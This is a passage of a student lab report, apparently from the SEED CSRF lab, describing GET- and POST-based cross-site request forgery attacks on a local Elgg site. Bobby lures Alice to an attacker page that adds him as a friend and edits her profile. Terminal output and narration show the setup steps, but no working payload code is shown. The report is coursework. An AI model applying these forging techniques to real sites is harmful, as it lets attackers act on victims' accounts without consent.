9 </body>
10 </html>
```

Line 10, Column 8 Tab Size: 4 HTML

After, creating the malicious code under the Attacker's directory. I restarted the apache server which hosts the webpages for the ELGG site. I used the command `sudo service apache2 restart` since I have added the new page in the apache server.




The image shows a Terminator terminal window with a dark theme. The title bar reads "Terminator" and includes system icons for a warning, window management, keyboard layout (En), battery, volume, and the time "2:34 AM". The terminal window has a blue header bar with the text "/bin/bash" and a smaller blue bar below it with "/bin/bash 66x24". The terminal content shows the following commands and output:

```
[04/02/20]seed@VM:.../Attacker$ sudo subl index.html
[04/02/20]seed@VM:.../Attacker$ cat index.html
<!DOCTYPE html>
<html>
<head>
    <title>Task 2 Attack</title>
</head>
<body>
<p>No Page Available</p>


</body>
</html>[04/02/20]seed@VM:.../Attacker$ sudo service apache2 restar
t
[04/02/20]seed@VM:.../Attacker$
```

The terminal window has a vertical sidebar on the left with icons for various applications: a gear, a notepad, a terminal, a terminal with a red background, a folder, a graph, a Firefox browser, a gear with a wrench, a CD, and a laptop. A scrollbar is visible on the right side of the terminal window.

This is how the blog post looks when Alice logs into her profile.




When Alice clicks on the link posted by Bobby, we are able to see that Bobby gets added into the friend list of Alice without Alice sending request to Bobby. This is because of the CSRF attack.




3.3 Task 3: CSRF Attack using POST Request:


Before doing the CSRF attack using the HTTP POST request, I just took a screenshot of Alice profile where there is no any brief description about her in her profile.




Using the inspect element in Firefox I found the id of the Alice which will be used to forge the HTTP POST request from Alice.



In order to post a brief description on Alice profile, I logged into the Bobby's account and posted a Brief description about himself so that I can get the complete HTTP POST request for the edit profile link using the "HTTP Header Live" Firefox add on.



This is the Complete HTTP POST request for the Edit profile URL from the add on. I was also able to get the token, timestamp and guid for the edit profile link from the add on. I made a note from the complete HTTP POST request to be used for the CSRF attack.



After posting a brief description from Bobby's profile, this is how it looks in Bobby's profile.

Account »

CSRF Lab Site




Add widgets




Boby

Brief description: Hello this is Bobby!


After getting the complete HTTP POST request for the edit profile link. Now I am posting a blog post in Bobby's account by giving a catchy title so that Alice can fall into the CSRF trap. In the body of the blog I gave the link which performs the forging of HTTP POST request from Alice's profile. I made the blog access public so that everyone can view the blog.



This is how it looks after posting the blog from Bobby's account.



